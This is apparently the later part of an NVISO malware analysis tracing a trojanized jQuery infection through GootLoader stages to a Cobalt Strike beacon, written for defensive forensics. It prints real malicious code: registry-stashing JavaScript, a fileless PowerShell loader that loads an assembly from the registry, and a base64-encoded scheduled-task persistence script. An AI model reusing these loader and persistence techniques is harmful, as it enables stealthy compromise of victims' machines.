


Fig 19. The CyberChef recipe in action

The decoded payload results in another JavaScript script.
MD5: a8b63471215d375081ea37053b52dfc4
SHA256: 12c0067a15a0e73950f68666dafddf8a555480c5a51fd50c6c3947f924ec2fb4
File size: 507 KB

The JavaScript script contains code to insert an encoded PE file (unmanaged code) and create a key with as value as encoded assembly (“HKEY_CURRENT_USER\SOFTWARE\Microsoft\Phone”) and then launches 2 PowerShell scripts. These 2 PowerShell scripts are fileless, and thus have no filename. For referencing in this document, the PowerShell scripts are named as follows:

1. powershell_loader: this PowerShell script is a loader to execute the PE file injected into the registry
2. powershell_persistence: this PowerShell script creates a scheduled task to execute the loader PowerShell script (powershell_loader) at boot time.



```
WScript.sleep(10000);
qwozqycsqtna = WScript.CreateObject("sh" + "ell.app" + "lica" + "tio" + "n");
var qltmazzfn = kpjiatgopb;
var zghkroveaf = WScript.CreateObject("WScript.Shell");
earuookq = "HKE" + "Y_CU" + "RREN" + "T_US" + "ER\\S" + "OF" + "TWAR" + "E\\Mi" + "cro" + "so" + "ft\\Ph" + "on" + "e\\" + zghkroveaf.ExpandEnvironmentStrings("%
USE" + "RNA" + "ME%");
cxyvwap = "REG_SZ";
oooyyelq = 0;
try {
    zghkroveaf.RegRead(earuookq + "\\");
} catch(err) {
    oooyyelq = 1;
    zghkroveaf.RegWrite (earuookq + "\\", "", cxyvwap);
}

if (oooyyelq == 1)  {
    egmoopprltr
    cl = '';
    fpuxkaldy = 0;
    for (var i = 0;
    i <= qltmazzfn.length  -  1;
    i++) {
        egmoopprltrcl = egmoopprltrcl + qltmazzfn.substring(i, i  +  1);
        if (egmoopprltrcl.length == 4000)  {
            zghkroveaf.RegWrite (earuookq + "\\" + fpuxkal
            dy, egmoopprltrcl, cxyvwap);
            fpuxkaldy = fpuxkaldy + 1;
            egmoopprltrcl = '';
        }

    }

    if (egmoopprltrcl.length > 0)  {
        zghkroveaf.RegWrite (earuookq + "\\" + fpuxkaldy, egmoopprltrcl, cxyvwap);
    }

}

qltmazzfn = utifduij;
earuook
q = earuookq + "0";
oooyyelq = 0;
try {
    zghkroveaf.RegRead(earuookq + "\\");
} catch(err) {
    oooyyelq = 1;
    zghkroveaf.RegWrite (earuookq + "\\", "", cxyvwap);
}

if (oooyyelq == 1)  {
    egmoopprltrcl = '';
    fpuxkaldy = 0;
    for (var i = 0;
```

Fig 20. Deobfuscated & pretty-printed JavaScript script found in the decoded payload

A custom script was utilized to decode this payload as a whole and extract all separate elements from it (based on the reverse engineering of the script itself). The following is the output of the custom script:

```
user@ubuntu:~/Downloads$ python3 parse-payload.py f8857afd2498186131613b3642f22c77712cc29f30a6993ab68351af05ae14c0f
File: f8857afd2498186131613b3642f22c77712cc29f30a6993ab68351af05ae14c0f
ID: @83290986999722234173581@
SHA256 Script: 12c0067a15a0e73950f68666dafddf8a555480c5a51fd50c6c3947f924ec2fb4
SHA256 DLL: 63bf85c27e048cf7f243177531b9f4b1a3cb679a41a6cc8964d6d195d869093e
SHA256 Assembly: f1b33735dfd1007ce9174fdb0ba17bd4a36eee45fadcda49c71d7e86e3d4a434
Found expected assembly
Compiletime: 20220511-154216
GUID: {7F605BD6-2035-45CE-99BB-A275C3DB6815}

SHA256 PowerShell Loader script: c8a3ce2362e93c7c7dc13597eb44402a5d9f5757ce36ddabac8a2f38af9b3f4c

Found unexpected loader script
967427917;sleep -s 73;$nhi=Get-ItemProperty -path ("hk"+"cu:\sof"+"tw"+"are\mic"+"ros"+"oft\Phone\"+[Environment]::("use"+"rn"+"ame")+"0");for ($pph=0;$pph -le 738;$pph++){Try{$ul+=$nhi.$p
ph}Catch{});$pph=0;while($true){$pph++;$ko=[math]::("sq"+"rt")($pph);if($ko -eq 1000){break}}$fq=$ul.replace("#",$ko);$sqx=[byte[]]::("ne"+"w")($fq.Length/2);for($pph=0;$pph -lt $fq.Length
;$pph+=2){$sqx[$pph/2]=[convert]::("ToB"+"yte")($fq.Substring($pph,2),(2*8))}[reflection.assembly]::("Lo"+"ad")($sqx);[Open]::("Te"+"st")();683724585;
Normalized script: $var1=Get-ItemProperty -path ("hkcu:\software\microsoft\Phone\"+[Environment]::username+"0");for ($var2=0;$var2 -le 701;$var2++){Try{$var3+=$var1.$var2}Catch{});$var2=0;
while($true){$var2++;$var4=[math]::("sqrt")($var2);if($var4 -eq 1000){break}}$var5=$var3.replace("#",$var4);$var6=[byte[]]::("new")($var5.Length/2);for($var2=0;$var2 -lt $var5.Length;$var2
+=2){$var6[$var2/2]=[convert]::("ToByte")($var5.Substring($var2,2),(2*8))}[reflection.assembly]::("Load")($var6);[Open]::("Test")();

SHA256 PowerShell Persistence script: 48e94b62cce8a8ce631c831c279dc57ecc53c8436b00e70495d8cc69b6d9d097

Found unexpected persistence script
473519255;$ibs=([Diagnostics.Process]::GetCurrentProcess().MainModule.FileName);$zb="-w h /c "+$ibs+" ""/""e"" OQA2ADcANAAyADcAOQAxADcAOwBzAGwAZQBlAHAAIAAtAHMAIAA3ADMAOwAkAG4AaABpAD0ARwBlA
HQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AcABhAHQAaAAgACgAIgBoAGsAIgArACIAYwB1ADoAXABzAGkAYwAiACsAIgByAG8AcwAiACsAIgBvAGYAdABcAFAAaABvAG4AZQBcACIAK
wBbAEUAbgB2AGkAcgBvAG4AbQBlAG4AdABdADoAOgAoACIAdQBzAGUAIgArACIAcgBuACIAKwAiAGEAbQBlACIAKQArACIAMAAiACkAOwBmAG8AcgAgACgAJABwAHAAaAA9ADAAOwAkAHAAcABoACAALQBsAGUAIAA3ADMAOAA7ACQAcABwAGgAKwArA
CkAewBUAHIAeQB7ACQAdQBsACsAPQAkAG4AaABpAC4AJABwAHAAaAB9AEMAY0B0AGMAaAB7AH0AfQA7ACQAcABwAGgAPQAwADsAdwBoAGkAbABlACgAJABwAHIAdQBlACkAewAkAHAAcABoACsAKwA7ACQAawBvADQAWwBtAGEAdABoAF0AOgA6ACgAI
gBzAHEAIgArACIAcgB0ACIAKQAoACQAcABwAGgAKQA7AGkAZgAoACQAawBvACAALQBlAHEAIAAxADAAMAAwACkAewBiAHIAZQBhAGsAfQB9ACQAZgBxAD0AJAB1AGwALgByAGUAcABsAGEAYwB1AHQAZQBtAGUAbgBnAHQAaAA7ACQAcABwAGgAK
FsAYgB5AHQAZQBbAF0AXQA6ADoAKAAiAG4AZQAiACsAIgB3ACIAKQAoACQAZgBxAC4ATABlAG4AZwB0AGgALwAyACkAOwBmAG8AcgAoACQAcABwAGgAPQAwADsAJABwAHAAaAAgAC0AbAB0ACAAJABmAHEALgBMAGUAbgBnAHQAaAA7ACQAcABwAGgAK
wA9ADIAKQB7ACQAcwBxAHgAWwAkAHAAcABoAC8AMgBdAD0AWwBjAG8AbgB2AGUAcgB0AF0AOgA6ACgAIgBUAG8AQgAiACsAIgBSAHQAZQAiACkAKAAkAGYAcQAuAFMAdQBiAHMAdAByAGkAbgBnACgAJABwAHAAaAAsADIAKQAsACgAMgAqADgAKQApA
H0AWwByAGUAZgBsAGUAYwB0AGkAbwBuAC4AYQBzAHMAZQBtAGIAbAB5AF0AOgA6ACgAIgBMAG8AIgArACIAYQBkACIAKQAoACQAcwBxAHgAKQA7AFsATwBwAGUAbgBdADoAOgAoACIAVABlACIAKwAiAHMAdAAiACkAKAApADsANgA4ADMANwAyADQAN
QA4ADUAOwA=";$yl=$env:USERNAME;Register-ScheduledTask $yl -In (New-ScheduledTask -Ac (New-ScheduledTaskAction -E $ibs -Ar $zb) -Tr (New-ScheduledTaskTrigger -AtL -U $yl));922030530;
Normalized script: $var1=([Diagnostics.Process]::GetCurrentProcess().MainModule.FileName);$var2="-w h /c "+$var1+" ""/""e"" BASE64ENCODEDSCRIPT";$var3=$var4:USERNAME;Register-ScheduledTask
 $var3 -In (New-ScheduledTask -Ac (New-ScheduledTaskAction -E $var1 -Ar $var2) -Tr (New-ScheduledTaskTrigger -AtL -U $var3));

SHA256 PowerShell script contained in Persistence PowerShell script: c8a3ce2362e93c7c7dc13597eb44402a5d9f5757ce36ddabac8a2f38af9b3f4c

967427917;sleep -s 73;$nhi=Get-ItemProperty -path ("hk"+"cu:\sof"+"tw"+"are\mic"+"ros"+"oft\Phone\"+[Environment]::("use"+"rn"+"ame")+"0");for ($pph=0;$pph -le 738;$pph++){Try{$ul+=$nhi.$p
ph}Catch{});$pph=0;while($true){$pph++;$ko=[math]::("sq"+"rt")($pph);if($ko -eq 1000){break}}$fq=$ul.replace("#",$ko);$sqx=[byte[]]::("ne"+"w")($fq.Length/2);for($pph=0;$pph -lt $fq.Length
;$pph+=2){$sqx[$pph/2]=[convert]::("ToB"+"yte")($fq.Substring($pph,2),(2*8))}[reflection.assembly]::("Lo"+"ad")($sqx);[Open]::("Te"+"st")();683724585;
```

Fig 21. Output of the custom script parsing all the components from the deobfuscated

All the artifacts extracted with this script match exactly with the artifacts recovered from the infected machine. These can be verified with the fileless artifacts extracted from Defender logs, with matching cryptographic hash:

- Stage 2 SHA256 Script: 12c0067a15a0e73950f68666dafddf8a555480c5a51fd50c6c3947f924ec2fb4
- Stage 2 SHA256 Persistence PowerShell script (powershell_persistence): 48e94b62cce8a8ce631c831c279dc57ecc53c8436b00e70495d8cc69b6d9d097
- Stage 2 SHA256 PowerShell script (powershell_loader) contained in Persistence PowerShell script: c8a3ce2362e93c7c7dc13597eb44402a5d9f5757ce36ddabac8a2f38af9b3f4c
- Stage 3 SHA256 Assembly: f1b33735dfd1007ce9174fdb0ba17bd4a36eee45fadcda49c71d7e86e3d4a434

- Stage 4 SHA256 DLL: 63bf85c27e048cf7f243177531b9f4b1a3cb679a41a6cc8964d6d195d869093e

Based on this information, it can be concluded, with high confidence, that the payload found on VirusTotal is identical to the one downloaded by the infected machine: all hashes match with the artifacts from the infected machine.

In addition to the evidence these matching hashes bring, the stage 2 payload file also ends with the following string (this is not part of the encoded script): @83290986999722234173581@. This is the random part of the URL used to request this payload. Notice that it ends with 4173581, the unique number for domain joined machines found in the trojanized jQuery script.

Payload retrieval from VirusTotal

Although VirusTotal has reports for several URLs used by this malicious script, none of the reports contained a link to the actual downloaded content. However, using the following query: content:"378471678671496876716986", the download content (payload) was found on VirusTotal; This string of digits corresponds to the encoding of string "CreateObject". (see Fig. 20)

In order to attempt the retrieval of the downloaded content, an educated guess was made that the downloaded payload would contain calls to function CreateObject, because such functions calls are also present in the trojanized jQuery script. There are countless files on VirusTotal that contain the string "CreateObject", but in this particular case, it is encoded with an encoding specific to GootLoader. Each letter of the string "CreateObject" is encoded to its numerical representation (ASCII code), and subtracted with 30. This returns the string "378471678671496876716986".

Stage 3 – .NET Loader

MD5 Assembly: d401dc350aff1e3fd4cc483238208b43
SHA256 Assembly: f1b33735dfd1007ce9174fdb0ba17bd4a36eee45fadcda49c71d7e86e3d4a434
File Size: 13.50 KB

This .NET loader is fileless and thus has no filename.

The PowerShell loader script (powershell_loader)

1. extracts the .NET Loader from the registry
2. decodes it
3. dynamically loads & executes it (i.e., it is not written to disk).

The .NET Loader is encoded in hexadecimal and stored inside the registry. It is slightly obfuscated: character # has to be replaced with 1000.

The .NET loader:

1. extracts the DLL (stage 4) from the registry
2. decodes it

3. dynamically loads & executes it (i.e., it is not written to disk).

The DLL is encoded in hexadecimal, but with an alternative character set. This is translated to regular hexadecimal via the following table:




Fig 22. “Test” function that decodes the DLL by using the replace

This Test function decodes the DLL and executes it in memory. Note that without the .NET loader, statistical analysis could reveal the DLL as well. A blog post[2], written by our colleague Didier Stevens on how to decode a payload by performing statistical analysis can offer some insights on how this could be done.

Stage 4 – Cobalt Strike DLL

MD5 DLL: 92a271eb76a0db06c94688940bc4442b
SHA256 DLL: 63bf85c27e048cf7f243177531b9f4b1a3cb679a41a6cc8964d6d195d869093e

This is a typical Cobalt Strike beacon and has the following configuration (extracted with 1768.py)




Fig 23. 1768.py by DidierStevens used to detect and parse the Cobalt Strike beacon

Now that Cobalt Strike is loaded as final part of the infection chain, the attacker has control over the infected machine and can start his reconnaissance from this machine or make use of the post-exploitation functionality in Cobalt Strike, e.g. download/upload files, log keystrokes, take screenshots, …

Conclusion

The analysis of the trojanized jQuery JavaScript confirms the initial analysis of the artifacts collected from the infected machine and confirms that the trojanized jQuery contains malicious obfuscated code to download a payload from the Internet. This payload is designed to filelessly, and with boot-persistence, instantiate a Cobalt Strike beacon.

About the authors

Didier Stevens	Didier Stevens is a malware expert working for NVISO. Didier is a SANS Internet Storm Center senior handler and Microsoft MVP, and has developed numerous popular tools to assist with malware analysis. You can find Didier on Twitter and LinkedIn.
Sasja Reynaert	Sasja Reynaert is a forensic analyst working for NVISO. Sasja is a GIAC Certified Incident Handler, Forensics Examiner & Analyst (GCIH, GCFE, GCFA). You can find Sasja on LinkedIn.

You can follow NVISO Labs on Twitter to stay up to date on all our future research and publications.

[1]:https://code.jquery.com/jquery-3.6.0.js
[2]:https://blog.didierstevens.com/2022/06/20/another-exercise-in-encoding-reversing/
